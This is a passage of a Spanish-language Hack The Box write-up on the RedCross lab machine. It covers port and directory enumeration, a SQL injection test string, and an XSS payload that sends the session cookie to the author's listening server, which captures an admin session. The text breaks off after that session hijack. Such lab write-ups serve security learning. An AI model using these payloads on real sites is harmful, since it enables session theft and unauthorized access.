

REDCROSS



HACKTHEBOX

IGNACIO AMADOR LÓPEZ

INDICE

- 1. ENUMERACION4
 - HTTP/S4
 - Directorios5
 - Subdirectorios.....5
 - Documentos.....7
- 2. EXPLOTACION11
- 3. POST-EXPLOTACION17
- 4. ESCALADA21
- 5. ANALISIS DE VULNERABILIDAD22
 - XSS22
- 6. MEDIDAS Y LECCIONES23
 - XSS23

INDICE DE ILUSTRACIONES

Ilustración 1. Enumeración de puertos inicial	4
Ilustración 2. intra: vista web 'login'	4
Ilustración 3. intra: vista web 'contact'	4
Ilustración 4. Configuración de cookies	5
Ilustración 5. intra: Enumeracion de directorios	5
Ilustración 6. Enumeración de subdominios	6
Ilustración 7. admin: vista web 'login'	6
Ilustración 8. admin: Enumeración de directorios	7
Ilustración 9. intra: Enumeracion de ficheros	7
Ilustración 10. Archivo account_signup.pdf	8
Ilustración 11. Solicitud de credenciales	8
Ilustración 12. Credenciales de invitado.....	8
Ilustración 13. Vista autenticada con credenciales de invitado	9
Ilustración 14. Prueba SQLi.....	9
Ilustración 15. Prueba XSS #1	9
Ilustración 16. Respuesta XSS #1	10
Ilustración 17. Prueba XSS #2	10
Ilustración 18. Respuesta XSS #2	10
Ilustración 19. Recepción de cookie	11
Ilustración 20. intra: sesión 'admin'	11
Ilustración 21. admin: vista 'login'	11
Ilustración 22. admin: sesion 'admin'	12
Ilustración 23. admin: 'User Management'	12
Ilustración 24. Credenciales para usuario 'kali' creado	12
Ilustración 25. admin: 'User Management' con usuario creado	12
Ilustración 26. SSH: usuario 'kali'	13
Ilustración 27. admin: 'Network Access'.....	13
Ilustración 28. Introducción de IP en whitelist	14
Ilustración 29. Enumeración post inclusión en whitelist	14
Ilustración 30. FTP: usuario kali	14
Ilustración 31. Peticion web de inclusion en Whitelist.....	15
Ilustración 32. Prueba RCE.....	16
Ilustración 33. Reverse Shell via RCE	16
Ilustración 34. Shell interactiva	17
Ilustración 35. Credenciales BBDD #1 init.php	17
Ilustración 36. Credenciales BBDD #2 firewall.php	17
Ilustración 37. Credenciales BBDD #3 users.php	18
Ilustración 38. Credenciales BBDD #4 action.php	18
Ilustración 39. PostgreSQL #1	18
Ilustración 40. PostgreSQL #2	19
Ilustración 41. PostgreSQL #3	19
Ilustración 42. PostgreSQL #4	19
Ilustración 43. PostgreSQL #5	20
Ilustración 44. PostgreSQL #6	20
Ilustración 45. PostgreSQL #7	20
Ilustración 46. SSH: Prueba de grupo root	20
Ilustración 47. PostgreSQL #8	21
Ilustración 48. SSH: Prueba de grupo sudo	21
Ilustración 49. Flags	21
Ilustración 50. Formulario de contacto (Codigo)	22
Ilustración 51. Funcion hasTags()	22
Ilustración 52. Tratamiento de datos del formulario de contacto	22

INDICE DE FRAGMENTOS DE CODIGO

Código 1. nmap #1	4
Código 2. Enumeracion de directorios #1	5
Código 3. Enumeracion de subdirectorios.....	6
Código 4. Enumeracion de directorios #2	7
Código 5. Enumeracion de archivos	8
Código 6. Payload SQLi	9
Código 7. Payload XSS #1.....	9
Código 8. Payload XSS #2.....	11
Código 9. nmap #2.....	14
Código 10. Prueba RCE	16
Código 11. Payload Reverse Shell.....	16
Código 12. Conexion PostgreSQL	18
Código 13. psql: Consulta de tablas.....	19
Código 14. psql: Consulta de columnas de tablas	19
Código 15. psql: Consulta de datos	19
Código 16. psql: Actualizacion de tabla	20
Código 17. Código seguro para tratamiento de datos en el formulario de contacto	23

1. ENUMERACION

En el Nmap inicial encontramos solamente los puertos 22,80 y 443 abiertos.

```
~/Machines/HTB/RedCross sudo nmap -sSCV -p- --min-rate 3500 -Pn -oN ini.nmap 10.129.42.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-02 12:19 CET
Stats: 0:00:57 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 12:20 (0:00:12 remaining)
Nmap scan report for 10.129.42.217
Host is up (0.26s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u3 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 67:d3:85:f8:ee:b8:06:23:59:d7:75:8e:a2:37:d0:a6 (RSA)
|_   256 00:bd:65:27:1f:93:72:1a:bc:e3:22:70:90:db:35:96 (ECDSA)
|_   256 66:bd:a1:1c:32:74:32:e2:e6:64:e8:a5:25:1b:4d:67 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Did not follow redirect to https://intra.redcross.htb/
443/tcp   open  ssl/http  Apache httpd 2.4.38
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=intra.redcross.htb/organizationName=Red Cross International/stateOrProvinceName=NY/countryName=US
|_ Not valid before: 2018-06-03T19:46:58
|_ Not valid after: 2021-02-27T19:46:58
|_ tls-alpn:
|_   http/1.1
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Did not follow redirect to https://intra.redcross.htb/
Service Info: Host: redcross.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.25 seconds
```

Ilustración 1. Enumeración de puertos inicial

```
nmap -sSCV -p- --min-rate 3500 -Pn -oN ini.nmap $IP
```

Código 1. nmap #1

HTTP/S

Si incluimos en el archivo hosts el dominio indicado por Nmap se nos redirige a la dirección https con SSL autofirmados, donde encontramos un Login el cual no hace caso a ninguna de las credenciales básicas que introducimos.




Ilustración 2. intra: vista web 'login'

Bajo el Login encontramos un formulario de contacto, el cual de manera inicial en base a como funcione la web, puede ser vulnerable a alguna vulnerabilidad XSS o algo que nos permita retribuir alguna cuenta.




Ilustración 3. intra: vista web 'contact'

En base a esta deducción, comprobamos la existencia de cookies y su configuración. Vemos que existe una PHPSESSID la cual no cuenta con la configuración **HttpOnly** activada, por lo que puede ser vulnerable a un robo de cookie mediante XSS.




Ilustración 4. Configuración de cookies

Directorios

En el momento de enumerar directorios vemos los básicos de muchas webs, y sorprende la existencia de **documentation**. En estos directorios suelen encontrarse archivos de documentación en base al servidor los cuales nos pueden servir de ayuda con el compromiso de la máquina.




Ilustración 5. intra: Enumeración de directorios

```
dirsearch -u $URL -w /usr/share/wordlists/dirb/common.txt
```

Código 2. Enumeración de directorios #1

Subdirectorios

De igual manera, si enumeramos directorios, nos encontramos con uno adicional, **admin**, el cual de manera inicial no nos sirve de mucho pues este simplemente presenta un Login, y como anteriormente, las credenciales básicas que probamos no dan fruto.

```

~/Machines/HTB/Redcross/recon wfuzz -c -t 50 --hl 9 -w /usr/share/wordlists/seclists/Discovery/DNS/subdom
ains-top1million-110000.txt -H "Host: FUZZ.redcross.htb" https://redcross.htb
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz migh
t not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: https://redcross.htb/
Total requests: 114442

=====
ID           Response  Lines  Word    Chars  Payload
=====
000000024:   421         12 L    49 W    407 Ch  "admin"
000000373:   302          0 L    26 W    463 Ch  "intra"
000009532:   400         10 L    35 W    305 Ch  "#www"
000010581:   400         10 L    35 W    305 Ch  "#mail"
000047706:   400         10 L    35 W    305 Ch  "#smtp"

Total time: 285.0719
Processed Requests: 49135
Filtered Requests: 49130
Requests/sec.: 172.3599

/usr/lib/python3/dist-packages/wfuzz/wfuzz.py:78: UserWarning:Fatal exception: Pycurl error 28: Operation timed out
after 90000 milliseconds with 0 bytes received

```

Ilustración 6. Enumeración de subdominios

```
wfuzz -c -t 50 -w <wordlist> -H "Host: FUZZ.target" <target>
```

Código 3. Enumeración de subdirectorios



Ilustración 7. admin: vista web 'login'

En cuanto a directorios encontramos los siguientes sin ninguna funcionalidad en este momento.

```

~/Machines/HTB/Redcross/recon dirsearch -u https://admin.redcross.htb
dirsearch v0.4.3.post1
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/iamadorl/Machines/HTB/Redcross/recon/reports/https_admin.redcross.htb/_25-12-02_16-47-57.txt
Target: https://admin.redcross.htb/

[16:47:57] Starting:
[16:48:09] 403 - 284B - /.ht_wsr.txt
[16:48:09] 403 - 284B - /.htaccess.bak1
[16:48:09] 403 - 284B - /.htaccess.save
[16:48:09] 403 - 284B - /.htaccess.orig
[16:48:09] 403 - 284B - /.htaccess.sample
[16:48:09] 403 - 284B - /.htaccess_extra
[16:48:09] 403 - 284B - /.htaccess_orig
[16:48:09] 403 - 284B - /.htaccess_sc
[16:48:09] 403 - 284B - /.htaccessBAK
[16:48:09] 403 - 284B - /.htaccessOLD2
[16:48:09] 403 - 284B - /.htaccessOLD
[16:48:09] 403 - 284B - /.htm
[16:48:09] 403 - 284B - /.html
[16:48:09] 403 - 284B - /.htpasswd
[16:48:09] 403 - 284B - /.htpasswd_test
[16:48:09] 403 - 284B - /.httr-oauth
[16:48:11] 403 - 284B - /.php
[16:48:11] 403 - 284B - /.php3
[16:48:41] 301 - 327B - /images -> https://admin.redcross.htb/images/
[16:48:41] 403 - 284B - /images/
[16:48:43] 301 - 331B - /javascript -> https://admin.redcross.htb/javascript/
[16:48:50] 301 - 326B - /pages -> https://admin.redcross.htb/pages/
[16:48:50] 403 - 284B - /pages/
[16:48:51] 301 - 331B - /phpmyadmin -> https://admin.redcross.htb/phpmyadmin/
[16:48:52] 200 - 3KB - /phpmyadmin/doc/html/index.html
[16:48:52] 200 - 3KB - /phpmyadmin/
[16:48:52] 200 - 3KB - /phpmyadmin/index.php
[16:48:56] 403 - 284B - /server-status/
[16:48:56] 403 - 284B - /server-status

Task Completed
~/Ma/HTB/Redcross/recon took 1m 14s

```

Ilustración 8. admin: Enumeración de directorios

```
dirsearch -u <url>
```

Código 4. Enumeración de directorios #2

Documentos

Como enunciamos anteriormente, el directorio **documentation** puede contener documentación relevante al servidor, por lo que llevamos a cabo un fuzzing de documentos de diversas maneras. En una de estas pruebas se lleva a cabo la enumeración de documentos pdf, resultando en el descubrimiento de un documento el cual vemos más adelante.

```

~/Ma/HTB/Redcross/recon gobuster dir -url https://intra.redcross.htb/documentation/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -x pdf -t 50 -k
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: https://intra.redcross.htb/documentation/
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: pdf
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/account-signup.pdf (Status: 200) [Size: 26001]
Progress: 175324 / 175324 (100.00%)
=====
Finished
=====

```

Ilustración 9. intra: Enumeración de ficheros


```
gobuster dir -url <url> -w <wordlist> -x <extensions> -t <threads> -k
```

Código 5. Enumeración de archivos

En este documento nos encontramos unas directrices para solicitar el acceso a una intranet. Mediante estos pasos podremos obtener unas credenciales.

RedCross

documentation dept.

Intranet access request:

Please send a message using our intranet contact form: <https://intra.redcross.htb/?page=contact>


It's very important that the **subject** of the message **specifies that you are requesting "credentials"** and also **specify an username in the body of the message** in the form:

"username=yourdesiredname"

It's very important to follow this rules to get the account information as fast as possible, otherwise the message will be sent to our IT administrator who will take care if it when possible.

Ilustración 10. Archivo account_signup.pdf


Si llevamos a cabo la petición de credenciales tal y como se nos indica en las instrucciones:



The screenshot shows a web browser window with the URL `intra.redcross.htb/?page=contact`. The page header includes a red 'X' logo and the text "RedCross Messaging Intranet" and "Employees & providers portal". In the top right corner, it says "not logged in" with a "go login" button. The main content area contains a form with the following fields: a "credentials" label, a "username=user{" text input, a "contact phone or email" label, and a "contact" button. At the bottom of the page, it says "Web messaging system 0.3b".

Ilustración 11. Solicitud de credenciales

Nos encontramos con unas credenciales de invitado



The screenshot shows a web browser window with the URL `intra.redcross.htb/pages/actions.php`. The page content says "We are processing your request. Temporary credentials have granted for you:" followed by the text "guest:guest".

Ilustración 12. Credenciales de invitado

Con las cuales podemos acceder a la intranet, donde existe un parámetro vulnerable a SQLi pero tras diferentes pruebas realizadas probamos otro vector antes de focalizarnos en este.




Ilustración 13. Vista autenticada con credenciales de invitado



Ilustración 14. Prueba SQLi

```
'UNION SELECT 1,2,3#
```

Código 6. Payload SQLi

Si probamos la inyección XSS en el formulario con el siguiente payload o alguno similar:




Ilustración 15. Prueba XSS #1

```

```

Código 7. Payload XSS #1

Nos encontramos con que hay alguno de los campos que se encuentra sanitizado, saltando por pantalla una especie de error, pero nada más allá.




Ilustración 16. Respuesta XSS #1

Si introducimos el payload en el campo de contacto como vemos.



Ilustración 17. Prueba XSS #2

La solicitud se manda correctamente.




Ilustración 18. Respuesta XSS #2

2. EXPLOTACION

Y si usamos un payload XSS bien formado como el siguiente, y abrimos un servidor web a la escucha, nos encontramos con una cookie de sesión la cual podremos usar para robar la sesión a la que pertenezca dicha cookie.

```
<script>new Image().src="http://10.10.14.152/cookie.php?c="+document.cookie;</script>
```

Código 8. Payload XSS #2

```
~/Machines/HTB/Redcross/recon python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.1.42 - - [02/Dec/2025 16:26:32] code 404, message File not found
10.129.1.42 - - [02/Dec/2025 16:26:32] "GET /cookie?c+=document.cookie HTTP/1.1" 404 -
10.129.1.42 - - [02/Dec/2025 16:28:33] code 404, message File not found
10.129.1.42 - - [02/Dec/2025 16:28:33] "GET /cookie.php?c=PHPSESSID=r5ecja4l272t7nj365glkssmu1;%20LANG=EN_US;%20SINC
E=1764689313;%20LIMIT=10;%20DOMAIN=admin HTTP/1.1" 404 -
```

Ilustración 19. Recepción de cookie

Editando la cookie de sesión en el navegador nos encontramos que la sesión pertenece a admin. Pero en esta web no tenemos mucho más que encontrar debido a que la funcionalidad es limitada además de ser defectuosa al parecer.




Ilustración 20. intra: sesión 'admin'

Pero como recordaremos tenemos un subdominio **admin**. Este presentaba un Login, y de igual manera cuenta con la misma configuración de cookies.

